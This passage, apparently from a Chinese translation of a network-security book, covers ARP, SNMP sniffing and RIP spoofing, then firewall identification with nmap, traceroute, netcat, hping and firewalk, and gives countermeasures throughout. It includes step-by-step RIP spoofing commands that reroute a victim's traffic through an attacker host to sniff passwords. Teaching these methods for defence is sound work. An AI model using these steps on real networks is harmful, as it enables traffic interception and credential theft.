正如上面所述，通过伪造ARP回答，从而搞乱网络上系统的ARP Cache表是不难的，因此，在需要时，在关键系统之间要设置静态的ARP项。适用的做法是在防火墙和边界路由器上设置静态的ARP项。做法如下

```
[shadow] arp -s crush 00:00:C5:74:EA:B0
[shadow] arp -a
crush (10.1.1.1) at 00:00:C5:74:EA:B0 [ether] PERM on eth0
```

注意，PERM标志说明这是一个永久映射。

在内部网络系统中设置永久静态路由并不是常见的方法。因此，可以使用arpwatch之类的工具来跟踪ARP以太网/IP地址对的变化，一有改变即行通知(ftp://ftp.ee.lbl.gov/arpwatch-2.1a6.tar.gz)。

打开此功能时，运行arpwatch指定监控的接口。

```
[crush] arpwatch -i r10
```

下面你会看到，arpwatch检测到了arpredirect并在/var/log/messages中有通知信息：

```
May 21 12:28:49 crush:flip flop 10.1.1.1 0:50:56:bd:2a:f5(0:0:c5:74:
ea:b0)
```

由于没有很方便的补救方法，警惕的监控对于检测异常活动是有帮助的。

10.3.4 捕获SNMP信息

流行度:	*10*
容易度:	*8*
影响力:	*1*
风险率:	*6*

对于与目标系统同处一个共享式网段的内部攻击者来说，窃听该网段上流动的分组是个好主意。启动出自Network Associates公司的SnifferPro之类完全的数据分组分析工具，或者运行Linux上由Nuno Leitao(nuno.leitao@convex.pt)编写的snmpsniff，看能拣取什么信息。

snmpsniff是一个非凡的工具，不仅能够攫取管理群名字，而且能够捕获SNMP的set和get请求。以如下参数运行snmpsniff时会发现一些有意思的输出信息：

```
[root@kramer snmpsniff-0.9b]# ./snmpsniff.sh
snmpsniffer: listening on eth0
(05:46:12) 172.31.50.100(secret)->>172.31.50.2 (ReqID:1356392156) GET:
<.iso.org.dod.internet.mgmt.mib-2.system.1.0> (NULL) = NULL
(05:46:12) 172.31.50.2(secret)->>172.31.50.100 (ReqID:1356392156)
RESPONSE (Err:0): <.iso.org.dod.internet.mgmt.mib-2.system.1.0> (Octet
String) = OCTET STRING- (ascii):  Cisco Internetwork Operating System
Sofware ..IOS (tm) 3000 Software (IGS I-L), Version 11.0(16), Release
SOFTWARE (fc1)..Copyright (c) 1986-1997 by cisco Systems,
Inc...Compiled
Tue 24-Jun-97 12:20 by jaturner
```

得到了上面的snmpsniff信息后，攻击者现在知道一个所用的管理群名字之一("secret")，它碰巧是IP地址为172.31.50.2 的路由器的读/写管理群名字。攻击者于是不仅能够使用这个读/写管理群名字侵害已有的网络基础设施，而且能够通过关注其中SNMP分组的来源(172.31.50.100) 以获取新的目标，因为它通常是网络运行中心(network operations center，简称NOC)的一个系统。

捕捉SNMP信息对策

SNMP嗅探的一个对策就是加密，SNMP v2和SNMP v3都有网络加密选项，可以

使用数据加密标准(DES)来加密敏感信息。另外一种加密SNMP的方法是通过点到点的VPN隧道。使用Entrust(http://www.entrust.com) 或Nortel Networks(http://www.nortelnetworks.com)提供的VPN客户，就可以保证分组从客户系统到VPN隧道对端是加密的。

RIP欺骗

流行度:	*4*
容易度:	*4*
影响力:	*10*
风险率:	*6*

一旦网络上的路由设备被确定后，更老练的攻击者会搜索那些支持RIP v1(路由信息协议)(RFC 1058)的路由器或RIP v2(RFC 1723)的路由器。为什么呢?因为RIP是比较容易欺骗的：

- ▼ RIP是UDP协议(port 520/UDP)，是无连接的，因此它会愉快地接受任何人的分组，不管它是否发送“源”分组。
- ■ RIP v1没有身份认证机制，允许任何人将分组发给RIP路由器。
- ▲ RIP v2有基本的认证形式，允许16字节的明文密码，显然，明文密码是很容易嗅探到的。

因此，攻击者很容易将分组发给RIP路由器，要求它将分组发给未授权网络或系统而不是真正希望的系统。下面是RIP攻击的原理：

1. 通过对UDP端口520的扫描，确定想攻击的RIP路由器。
2. 确定路由表：
   - ▼ 如果你与路由器在同一物理网段，可以捕获分组，监听RIP广播其路由表项(在主动的RIP路由情况下)，或请求其发出路由表(在被动式或主动式RIP路由情况下均可)。

■ 如果你是远程的访问，不能在线上捕获分组，则可用rprobe工具，在一个窗口中询问RIP路由器可提供哪些路由信息：

```
[root#] rprobe -v 192.168.51.102
Sending packet.
Sent 24 bytes.
```

▲ 在另一窗口中用tcpdump(或你喜欢的分组捕获软件)可阅读路由器的应答*：

```
------------------- RIP Header ----------
Routing data frame 1
      Address family identifier = 2(IP)
      IP address = [10.42.33.0]
      Metric               =3
Routing data frame 2
      Address family identifier = 2(IP)
      IP address = [10.45.33.0]
      Metric               =3
Routing data frame 2
      Address family identifier = 2 (IP)
      IP address = [10.45.33.0]
      Metric               -1
-------------------------------------------
```

*这是NAI的SnifferPro的输出，作了删节；使用的分组分析软件不同，结果会有差别。

3. 决定最好的攻击方法，攻击类型受限于攻击者的创造性。在本例中，我们将所有网络分组通过我们自己的系统重定向到特定系统，因此我们可以监听所有网络分组，并收集敏感的密码信息。于是，我们将下面的路由添加到RIP路由器上(192.168.51.102)：

IP Address	=10.45.33.10
Netmask	=255.255.255.255
Gateway	=172.16.41.200
Metric	=1

4. 添加路由，使用srip，可以假冒RIP v1或v2分组，将静态路由添加进去：

```
[root#] srip -2 -n 255.255.255.255 172.16.41.200 192.168.51.102
10.45.33.10 1
```

5. 现在，所有送往10.45.33.1(可能是一个很敏感的服务器，而且密码可嗅探)的网络分组都会重定向到我们的攻击系统(172.16.41.200)，再由此系统转发。当然，在本系统进行转发时，需使用fragrouter或核心级IP转发功能来完成正确的分组发送。

Fragrouter:

```
[root#] ./fragrouter -B1
```

Kernel-level IP forwarding:

```
[root#] vi /proc/sys/net/ipv4/ip_forward (change 0 to 1)
```

6. 设置好你钟爱的Linux分组分析工具(比如dsniff)，仔细察看飞逝而过的敏感用户名和密码。

关于RIP欺骗的更多信息，可检查humble主题下的Technotronic贴子：http://www.technotronic.com/horizon/ripar.txt。

从下页插图可知，DIANE发出的正常分组在发往其真正目标(FRASIER)之前，很容易就被攻击系统(PAUL)重路由。

RIP欺骗对策

- ▼ 在路由器上禁止RIP协议。开放的最短路径优先(Open Shortest Path First，简称OSPF)协议有更多的安全机制，能限制攻击者执行RIP欺骗攻击的能力。
- ▲ 可能的话，在边界路由器上禁止所有RIP分组(端口号之一为520的TCP/UDP分组)。要求只使用静态路由。


10.4 小结

本章中我们讨论了如何使用扫描和路径跟踪技巧检测网络上的众多设备。在自己的网络上标识这些设备相当简单，而且往往与旗标攫取、操作系统标识以及独特的标

识工作(例如Cisco路由器上1999号端口的ident特性)结合起来。

我们讨论了SNMP配置不当和使用缺省管理群名字的危险性。我们还讨论了内置于现今的许多网络设备中的各种后门账号。接着讨论了取出设备配置文件的各种方法，包括利用Cisco的老式MIB或通过TFTP下载。

我们讨论了共享式和交换式网络媒体之间的差异，展示了攻击者用分组分析工具，如dsniff和linsniff窃听telnet和SNMP网络分组流动以获取网络基础设施访问权的种种方法。最后讨论了攻击者如何使用ARP来捕捉交换网络上的分组以及用SNMP和RIP来更改路由表，从而允许嗅探会话或戏弄用户给出信息。



从DIANE去往FRASIER的正常网络包会通过RIP1和RIP2路由器，而不会被拦截。

当往RIP2路由器发送了被欺骗的RIP分组之后，所有发往目标FRASIER的分组都会经过PAUL重路由，并在查看分组之后再转发到FRAISER。

第11章

「防火墙」

自从Cheswick和Bellovin写出关于构建防火墙并追踪名为Berferd的狡猾黑客的叙事书以来，把Web服务器(或任何其他用于此目的的计算机)置于因特网上而不部署防火墙的想法已被认为是自杀性的。同样是自杀性的是往往把防火墙的管理职责扔给网络管理员，网络管理员也许明白防火墙的技术内涵，不过他们很少亲历安全活动，并不清楚狡猾黑客的思想和技巧。其结果是防火墙有可能被误配置，从而允许攻击者俯冲到防火墙保护的网络中，造成严重的周期性偏头痛。

11.1 防火墙概貌

当今市场上有两类主导性的防火墙：应用代理(application proxy)和分组过滤网关(packet filtering gateway)[①]。尽管应用代理被广泛地认定为比分组过滤网关安全，它们的限制特性和对性能的影响却使得它们的适用场合局限于从因特网上其他公司外来的分组流动，而不是从本公司的Web服务器外出的分组流动[②]。相反，分组过滤网关或者更为尖端的有状态分组过滤网关则能在许多具有高性能要求的较大机构中找到。

防火墙自开始部署以来，已保护无数的网络躲过窥探的眼睛和邪恶的破坏者，然而它们还远远不是治理安全的万灵丹。市场上每个防火墙产品几乎每年都有安全脆弱点被发现。更糟糕的是，大多数防火墙往往配置不当且无人维护和监视，从而把它们转变成了电子制门器(保持大门敞开着)。

如果不犯错误，从设计到配置再到维护都做得很好的防火墙差不多是不可渗透的。事实上大多数熟练的攻击者知道这一点，因而通过发掘信任关系和最薄弱环节上的安全脆弱点来绕过防火墙，或者经由拨号账号实施攻击来根本避开防火墙。总之，大多数攻击者尽最大努力绕过强壮的防火墙，因此你的目标是确保自己的防火墙强壮。

作为防火墙管理员重要的是要清楚地了解敌人，知道攻击者为绕过自己的防火墙而执行的最初几个步骤将有助于你对攻击进行检测并作出反应。本章中我们将介绍现

①它们同第2章中注解的防火墙概念中的门和模功能部件分别对应。实际上完善的防火墙需要这两个部件的有机结合，而不是孤立地起作用。

②隐含的意思是，按照关于防火墙的精确定义，一个公司对外的Web服务器应置于外模和门之间，对内的Web服务器可通过门(即应用代理)镜像对外的Web服务器。不设置对内的Web服务器时，公司内部用户就像访问因特网上其他Web服务器那样通过门访问本公司的Web服务器。

今的攻击者用于发现和查点防火墙的典型技巧，并讨论他们试图绕过防火墙的一些方法。对于每一个技巧，我们将讨论管理员如何能够检测并预防相应的攻击。

11.2 防火墙标识

几乎每种防火墙都会发出独特的电子“气味”。也就是说，凭借端口扫描、firewalk工具和旗标攫取等技巧，攻击者能够有效地确定目标网络上几乎每个防火墙的类型、版本和规则。这种标识为什么重要呢？因为一旦标识出目标网络的防火墙，攻击者就能确定它们的脆弱点所在，从而尝试发掘它们。

直接扫描：嘈杂的技巧

流行度：	*10*
容易度：	*8*
影响力：	*2*
风险率：	*7*

查找防火墙最容易的方法是对特定的缺省端口执行扫描。市场上有些防火墙会在简单的端口扫描下独特地标识自己——你只需知道应扫描哪些端口。举例来说，CheckPoint的Firewall-1在256、257和258号TCP端口上监听，Microsoft的Proxy Server则通常在1080和1745号TCP端口上监听。知道这一点后，使用像nmap这样的端口扫描程序来搜索这些类型的防火墙就轻而易举了

```
nmap -n -vv -P0 -p256,1080,1745 192.168.50.1-60.254
```

注意 *其中-P0开关用于在扫描之前禁止ICMP ping。这一点很重要，因为大多数防火墙并不对ICMP回射请求进行应答。*

愚蠢的和鲁莽的攻击者才会以这种方式对目标网络执行大范围扫描，以此搜索这些防火墙，寻找目标网络外围武装上的任何裂隙。攻击者可使用多种技巧以躲避目标网络管理员的注意，包括对ping探测分组、目标端口、目标地址和源端口进行随机编

排，使用欺骗性源主机，执行分布式源扫描(source scan)等。

如果你认为所部署的入侵检测系统(IDS)能够检查出这些较危险的攻击者，那么你可能需要重新考虑。大多数IDS缺省配置成只检测最嘈杂即最无头脑的端口扫描。除非你做到让自己的IDS高度敏感并精心调理了其中的检测特征，否则有许多攻击将在你眼皮底下完成。使用在伴随本书的Web网站(http://www.hackingexposed.com) 上提供的Perl脚本，你可以产生攻击者所用的随机顺序扫描过程。

直接扫描对策

防火墙扫描的对策在许多方面是第2章中讨论过的对策的镜像。你应该要么在边界路由器上阻塞这些类型的扫描，要么使用某种入侵检测工具(可以是自由软件或商业软件)。缺省情况下大多数IDS不能检测单个的端口扫描，因此在能够依赖它们进行检测之前，需调理它们的敏感性。

检测

要准确地检测使用随机处理和欺骗性主机的端口扫描，你得精心调理每个端口扫描检测特征。具体细节参见由你的IDS厂家提供的文档。

使用RealSecure 3.0来检测上述扫描时，你也许不得不通过修改端口扫描特征的参数来提高它对于单个的端口扫描的灵敏度。我们建议修改如下，以达到对这些扫描的最大灵敏度：

1. 选择并定制自己的网络引擎策略(Network Engine Policy)。
2. 找到“Port Scan”后选择Options按钮。
3. 把端口数(Ports)改为5个端口。
4. 把间隔时间(Delta)改为60秒。

如果使用的是UNIX版本的Firewall－1，那么可用Lance Spitzner编写的用于Firewall－1端口扫描检测的工具(http://www.enteract.com/ ~lspitz/intrusion.html)。正如第2章中讨论过的那样，他的alert.sh脚本将把CheckPoint配置成检测并监视端口扫描，当触发时运行一个用户自定义报警(User Defined Alert)活动。

预防

为防止来自因特网的防火墙端口扫描，需要在防火墙前面的路由器上阻塞这些端

口。如果这些路由器是由自己的ISP管理的，那就得跟他们联系以执行阻塞。自己管理这些路由器的话，可使用以下Cisco路由器ACL规则显式地阻塞早先讨论过的这些扫描：

```
access-list 101 deny tcp any any eq 256 log ! Block Firewall-1 scans
access-list 101 deny tcp any any eq 257 log ! Block Firewall-1 scans
access-list 101 deny tcp any any eq 258 log ! Block Firewall-1 scans
access-list 101 deny tcp any any eq 1080 log ! Block Socks scans
access-list 101 deny tcp any any eq 1745 log ! Block Winsock scans
```

注意 *如果在边界路由器上阻塞了CheckPoint的端口(256～258号)，你就没法从因特网上管理防火墙。*

技巧 *Cisco路由器管理员在应用上述规则上应没有问题。简单地进入enable模式并每次一行输入上述各行。退出enable模式前输入write以把这些规则写入配置文件中。*

另外，所有路由器都应该有一个清理规则(指定未明确拒绝或允许某个分组时的缺省行为)，它跟指定下面的拒绝操作应有同样的效果。

```
access-list 101 deny ip any any log ! Deny and log any packet that got
through our ACLs above
```

技巧 *与其他对策的处理一样，确保在应用任何建议之前参考特定的文档和安装要求。*

路径跟踪

流行度：	*10*
容易度：	*8*
影响力：	*2*
风险率：	*7*

找出某个网络上的防火墙的不大声张的精妙方法是使用traceroute。可以使用UNIX的traceroute或NT的tracert.exe找出到达目标主机的路径上的每一跳，并做些检测工作。Linux的traceroute有一个-I选项，它指定发送ICMP分组执行路径跟踪，这不同于缺省

发送UDP分组的技巧。

```
 sm]$ traceroute -I 192.168.51.100
traceroute to 192.168.51.101(192.168.51.100),30 hops max,40 byte packets
1 attack-gw (192.168.50.21)  5.801 ms  5.105 ms  5.445 ms
2 gw1.smallisp.net (192.168.51.1)
3 gw2.smallisp.net (192.168.52.2)
....
13 nssi.bigisp.net (10.55.201.2)
14 serial1.bigisp.net (10.55.202.1)
15 192.168.51.101 (192.168.51.100)
```

到达目标之前的最后一跳(10.55.202.1) 是防火墙的机会很大，不过现在还不能肯定。我们还得做点挖掘工作。

如果本地主机和目标服务器之间的路由器对TTL已过期分组作出响应，那么上面的例子没有问题。但是有些路由器和防火墙设置成不返送ICMP TTL已过期分组(对于ICMP和UDP探测分组都一样)。这种情况下所作推断不够科学。你能做的就是运行traceroute，查看哪一跳最后响应，然后推断它或者是真正的防火墙，或者至少是路径上开始阻塞路径跟踪分组的第一个路由器，举例来说，下面的traceroute输出中，ICMP探测分组被阻塞在到达目的地之前，client-gw.smallisp.net 之后就不再有响应：

```
1 stoneface (192.168.10.33) 12.640 ms 8.367 ms
2 gw1.localisp.net (172.31.10.1) 214.582 ms 197.992 ms
3 gw2.localisp.net (172.31.10.2) 206.627 ms 38.931 ms
4 ds1.localisp.net (172.31.12.254) 47.167 ms 52.640 ms
...
14 ATM6.LAX2.BIGISP.NET (10.50.2.1) 250.030 ms 391.716 ms
15 ATM7.SDG.BIGISP.NET (10.50.2.5) 234.668 ms 384.525 ms
16 client-gw.smallisp.net (10.50.3.250)  244.065 ms !X * *
17 * * *
18 * * *
```

路径跟踪对策

解决traceroute信息泄漏的措施是限制尽可能多的防火墙和路由器对TTL已过期分

组作出响应。然而这并非总是在你的控制之下，因为所涉及的路由器有许多可能是由你的ISP控制的。

检测

在边界上检测标准的traceroute探测分组需要监视TTL值为1的ICMP和UDP分组。这可以使用RealSecure 3.0完成，办法是在自己的Network Engine Policy的Security Events中确保选中TRACE_ROUTE这个译码(decode)名。

预防

要防止在边界上穿透traceroute探测分组，可以把边界路由器配置成接收到TTL值为0或1的分组时不响应以TTL EXPIRED的ICMP消息。在Cisco路由器上可以使用如下ACL规则：

```
access-list 101 deny icmp any any 11 0 ! ttl-exceeded
```

理想情况下甚至可以在边界路由器上阻塞所有不必要的UDP分组。

旗标攫取

流行度:	*10*
容易度:	*9*
影响力:	*3*
风险率:	*7*

扫描防火墙端口有助于定位防火墙，不过大多数防火墙并不像CheckPoint和Microsoft那样在缺省的端口上监听，因此还需要其他定位防火墙的方法。在第3章中我们讨论过如何连接到发现打开着的服务上并读取旗标以发现运行中的应用程序名和版本。防火墙检测也可以差不多同样地进行。许多流行的防火墙只要简单地连接它们就会声明自己的存在。举例来说，许多代理性质防火墙会声明它们作为防火墙的功能，有的还布告自己的类型和版本。例如我们在21号端口(FTP)上使用netcat连接到一台相信是防火墙的主机时，看到了一些有意思的信息：

```
C:\>nc -v -n 192.168.51.129 21
(UNKNOWN) [192.168.51.129] 21 (?) open
```

```
220 Secure Gateway FTP server ready.
```

其中"Secure Gateway FTP server ready"旗标是老式Eagle Raptor防火墙的特征标志。再连接到它的23号端口(telnet)证实了该防火墙名为"Eagle"。

```
C:\>nc -v -n 192.168.51.129 23
(UNKNOWN) [192.168.51.129] 23 (?) open
Eagle Secure Gateway.
Hostname:
```

如果还不相信这台主机是个防火墙，那么我们对25号端口(SMTP)执行netcat，这将告知它确实是：

```
C:\>nc -v -n 192.168.51.129 25
(UNKNOWN) [192.168.51.129] 25 (?) open
421 fw3.acme.com Sorry, the firewall does not provide mail service to
you.
```

从上面的例子可以看出，旗标信息在标识防火墙上能给攻击者提供有价值的信息。使用这些信息，他们就能发掘众所周知的脆弱点或常见的误配置。

旗标攫取对策

补救这种信息泄漏脆弱点的办法就是限制给出旗标信息。好的旗标可能得包含合法性通告，警告说任何连接尝试都会被记录下来。修改缺省旗标的具体过程取决于所用的防火墙，需跟其厂家联系确定。

预防

为了防止攻击者从你的防火墙布告的旗标中取得关于它们的过多信息，你可以经常变动旗标配置文件。具体的建议取决于防火墙厂家。在Eagle Raptor防火墙上，你可以通过修改相应的当日消息(message-of-the-day)文件来改变FTP和telnet的旗标，它们是ftp.motd 和telnet.motd 。

11.2.1 高级防火墙发现技术

如果直接针对防火墙进行的端口扫描、路径跟踪和旗标攫取都不成功，那么攻击

者会把防火墙查点带入更高级的层次。通过探测目标并留意到达那儿所经历的(或未经历的)路径，可以推断出防火墙和它们的ACL规则。

使用nmap简单推断

流行度:	*4*
容易度	*6*
影响力:	*7*
风险率:	*6*

nmap在发现防火墙信息上是个好工具，我们一直用它。使用nmap扫描一台主机时，它不光告知哪些端口打开着或关闭着，还告知哪些端口被阻塞着。从端口扫描取得的信息量(或者根本没有)能够给出关于防火墙配置的大量素材。

使用nmap时被过滤掉的探测分组对应的端口表明以下三种事情之一：

- ▼ 没有接收到SYN/ACK分组。
- ■ 没有接收到RST/ACK分组。
- ▲ 接收到类型为3(Destination Unreachable，目的地不可达)且代码为13(Communication Administratively Prohibited，通信由管理手段禁止，参见RFC 1812)的ICMP分组。

nmap将把所有这些条件合在一起作为"过滤掉的(filtered)"端口报告。举例来说，在扫描www.mycompany.com时，我们接收到两个ICMP分组，告知他们的防火墙把我们的特定系统阻塞在23号和111号端口之外。

```
[root]# nmap -p20,21,23,53,80,111 -P0 -vv 192.168.51.100
Starting nmap V. 2.08 by Fyodor (fyodor@dhp.com,
www.insecure.org/nmap/)
Initiating TCP connect() scan against (192.168.51.100)
Adding TCP port 53 (state Open).
Adding TCP port 111 (state Firewalled).
Adding TCP port 80 (state Open).
Adding TCP port 23 (state Firewalled).
Interesting ports on (192.168.51.100):
```

```
Port        State       Protocol    Service
23          filtered    tcp         telnet
53          open        tcp         domain
80          open        tcp         http
111         filtered    tcp         sunrpc
```

其中的"Firewalled"状态是接收到类型为3代码为13的ICMP分组(Admin Prohibited Filter)的结果，这可从tcpdump的输出中看出：

```
23:14:01.229743 10.55.2.1 > 172.29.11.207: icmp: host 172.32.12.4
Unreachable - admin prohibited filter
23:14:01.979743 10.55.2.1 > 172.29.11.207: icmp: host 172.32.12.4
Unreachable - admin prohibited filter
```

nmap是如何把这些ICMP分组和起初的探测分组相关联的呢?这在它们是网络上呼啸而过的大量分组中的少数几个时更显得重要。实际上返送给扫描主机的ICMP分组中包含着必要的理解所发生事情的数据。所阻塞的端口号在ICMP分组头部字节偏移为0x41的1个字节中，发出这个消息的过滤了相应探测分组的防火墙的地址在该分组字节偏移为0x1b的4个字节中[3]。

nmap中"未过滤掉的(unfiltered)"端口只在扫描许多端口后收到相应的RST/ACK分组时出现。在这种状态下，探测分组或者穿透了防火墙，不过目标系统却说它不在那个端口上监听，或者防火墙在代表目标系统作出响应，在响应分组中欺以目标系统的IP地址，并置以RST/ACK标志。举例来说，我们扫描某个本地系统给出两个未过滤掉的端口，因为从同一主机接收到了两个RST/ACK分组。某些诸如CheckPoint(使用REJECT规则)之类的防火墙在代表目标系统进行响应，发送回欺以目标系统的源IP地址的RST/ACK分组时，这种事件也会发生。

```
[root]# nmap -sS -p1-300 172.18.20.55

Starting nmap V. 2.08 by Fyodor (fyodor@dhp.com,
www.insecure.org/nmap/)
```

③这句话表达不够清楚，实际上表明某个探测分组存在问题的任何ICMP返送分组的有效负载就是该探测分组的(部分)内容，包括完整的头部信息。nmap把接收到的ICMP分组的有效负载与早先发送的探测分组的内容相比较，就能确定是否关联了。

```
Interesting ports on (172.18.20.55):
(Not showing ports in state: filtered)

Port    State         Protocol      Service
7       unfiltered    tcp           echo
53      unfiltered    tcp           domain
256     open          tcp           rap
257     open          tcp           set
258     open          tcp           yak-chat

Nmap run completed -- 1 IP address (1 host up) scanned in 15 seconds
```

相关联的tcpdump分组跟踪结果给出了所接收的RST/ACK分组：

```
21:26:22.742482 172.18.20.55.258 > 172.29.11.207.39667: S
415920470:1415920470(0) ack 3963453111 win 9112 <mss 536> (DF)
(ttl 254, id 50438)
21:26:23.282482 172.18.20.55.53 > 172.29.11.207.39667:
R 0:0(0) ack 3963453111 win 0 (DF) (ttl 44,id 50439)
21:26:24.362482 172.18.20.55.257 > 172.29.11.207.39667: S
1416174328:1416174328(0) ack 3963453111 win 9112 <mss 536>
(DF) (ttl 254, id 50440)
21:26:26.282482 172.18.20.55.7 > 172.29.11.207.39667:
R 0:0(0) ack 3963453111 win 0 (DF) (ttl 44, id 50441)
```

对策

检测

nmap扫描的检测机制与第2章中详细讨论过的一样。我们建议把这种机制定制成只抽取查点自己的防火墙的扫描分组。

预防

为了防止攻击者使用“Admin Prohibited Filter”技巧查点路由器和防火墙的ACL规则，应该禁止路由器响应以类型为3代码为13的ICMP分组的能力。在Cisco路由器上通过阻止它们对IP不可到达消息作出响应可做到这一点。

```
no ip unreachables
```

端口标识

流行度:	*5*
容易度:	*6*
影响力:	*7*
风险率:	*6*

某些防火墙有独特的显示为一系列数字的足迹，能够与其他防火墙区分开。举例来说，当连接到CheckPoint的257号SNMP管理TCP端口时，它会显示以一系列的数字。尽管一个系统上单是打开着256～259号端口通常已足以表明存在CheckPoint的Firewall-1，但是下面的测试将证实这一点：

```
[root] # nc -v -n 192.168.51.1 257 (UNKNOWN) [192.168.51.1] 257 (?) open
         30000003
[root] # nc -v -n 172.29.11.191 257 (UNKNOWN) [172.29.11.191] 257 (?) open
         31000000
```

对策

检测

在RealSecure中添加一个连接事件就能检测到某个攻击者往自己的端口上执行的连接。其步骤如下：

1. 编辑自己的策略。
2. 选择Connection Events标签。
3. 选择Add Connection按钮，并给CheckPoint填写一项。
4. 选择目的地下拉(destination pull down)菜单，并选择Add按钮。
5. 填入服务和端口后单击OK。
6. 选择新的端口后再单击OK。
7. 选择OK后重新把自己的策略应用到引擎中。

预防

通过在上流路由器上阻塞257号TCP端口可以防止连接到该端口。Cisco路由器上

如下所示的ACL规则就能显式地拒绝攻击者的尝试企图：

```
access-list 101 deny tcp any any eq 257 log ! Block Firewall-1 scans
```

11.3 穿透防火墙扫描

别担心，本节并不打算给脚本小子提供会造成你的防火墙失去功效的一些魔术般的技巧。相反，我们会讨论一些在防火墙附近跳舞的技巧，并汇集关于穿透和绕过防火墙的各种途径的一些关键信息。

原始分组传送

流行度：	*3*
容易度：	*4*
影响力：	*8*
风险率：	*5*

由Salvatore Sanfilippo编写的hping通过向一个目的端口发送TCP分组并报告由它引回的分组进行工作。依据多种条件，hping返回各种各样的响应。每个分组部分或全面地提供了防火墙具体访问控制的相当清晰的画面。举例来说，使用hping可以发现打开着、被阻塞、被丢弃或者被拒绝的分组。

下面的例子中，hping报告80号端口打开着并准备好接收连接。我们是从它接收到一个设置了SA标志的分组(SYN/ACK分组)获悉的。

```
[root]# hping 192.168.51.101 -c2 -S -p80 -n
HPING www.yourcompany.com (eth0 172.30.1.20): S set, 40 data bytes
60 bytes from 172.30.1.20: flags=SA seq=0 ttl=242 id=65121 win=64240
time=144.4 ms
```

现在知道了穿越防火墙到达目标系统的一个打开着的端口，不过还不清楚防火墙在哪儿。下一个例子中，hping报告从192.168.70.2 接收到一个代码为13的ICMP不可达类型分组。我们知道ICMP类型为3代码为13的分组是ICMP Admin Prohibited Filter

分组，它通常是从某个分组过滤路由器发出的(例如Cisco的IOS)。

```
[root]# hping 192.168.51.101 -c2 -S -p23 -n
HPING 192.168.51.101 (eth0 172.30.1.20): S set, 40 data bytes
ICMP Unreachable type 13 from 192.168.70.2
```

现在证实192.168.70.2 很可能是我们的防火墙，因为它明确地阻塞了去往目标系统23号端口的探测分组。换句话说，如果它是一个Cisco路由器，那么其配置文件中也许有如下所示一行：

```
access-list 101 deny tcp any any 23 ! telnet
```

在下一个例子中，我们接收到表示以下两件事情之一的一个返回的RST / ACK分组：(1)探测分组穿过了防火墙，不过目标主机不在那个端口上监听；(2)防火墙拒绝了探测分组(CheckPoint的拒绝规则就是这样)。

```
[root]# hping 192.168.50.3 -c2 -S -p22 -n
HPING 192.168.50.3 (eth0 192.168.50.3): S set, 40 data bytes
60 bytes from 192.168.50.3: flags=RA seq=0 ttl=59 id=0 win=0 time=0.3
ms
```

既然我们早先接收过类型为3代码为13的ICMP分组，因此可以推断该防火墙(192.168.70.2) 允许我们的探测分组穿过防火墙，不过目标主机恰好没在那个端口上监听。

如果被穿透扫描的防火墙是CheckPoint，那么hping会报告目标主机的源IP地址，然而该分组确实是从该CheckPoint防火墙的外部NIC上发送来的。CheckPoint具有代表其内部系统作出响应，而且所返送响应分组冒用目标主机的地址的诡秘本领。然而当攻击者在因特网上碰到这些条件之一时，他们将无法区别开，因为透露内部消息的MAC地址决不会到达他们的主机。

最后，当一个防火墙完全阻塞通达某个端口的分组时，你往往会什么也收不到。

```
[root]# hping 192.168.50.3 -c2 -S -p22 -n
HPING 192.168.50.3 (eth0 192.168.50.3): S set, 40 data bytes
```

这个hping结果表明以下两件事情之一：(1)探测分组不能到达目的地，在中途丢

失；(2)更可能的是，某个设备(也许是那个防火墙192.168.70.2) 作为其ACL规则的一部分丢弃了探测分组。

对策

预防

防止hping攻击比较困难，你最好是简单地阻塞类型为3代码为13的ICMP消息(与前面讨论的nmap扫描的预防对策一样)。

firewalk工具

流行度:	*3*
容易度	*3*
影响力:	*8*
风险率:	*4*

firewalk是个精致的小工具，像端口扫描程序那样能够发现在防火墙之后打开着的端口。由Mike Schiffman(别名为Route)和Dave Goldsmith编写的这个工具将扫描一个防火墙的某个下游主机，并且不需要真正触及目标系统就往回报告允许到达该主机的规则。

firewalk通过构造其TTL值专门计算过的IP分组来工作，该TTL值在相应分组过防火墙时只剩下一跳。如果防火墙允许该分组通过，那么它将如期地过期，从而引发一个ICMP "TTL expired in transmit(TTL在传送中过期)" 的消息。相反，如果该分组被防火墙的ACL规则所阻塞，那么它将被丢弃，从而要么不发送任何响应，要么发送一个ICMP类型为3代码为13的 "admin prohibited filter(管理上受禁而过滤)" 分组。

```
[root]# firewalk -pTCP -S135-140 10.22.3.1
192.168.1.1
Ramping up hopcounts to binding host...
probe: 1 TTL: 1 port 33434: expired from [exposed.acme.com]
probe: 2 TTL: 2 port 33434: expired from [rtr.isp.net]
probe: 3 TTL: 3 port 33434: Bound scan at 3 hops [rtr.isp.net]
port 135: open
```

```
port 136: open
port 137: open
port 138: open
port 139: *
port 140: open
```

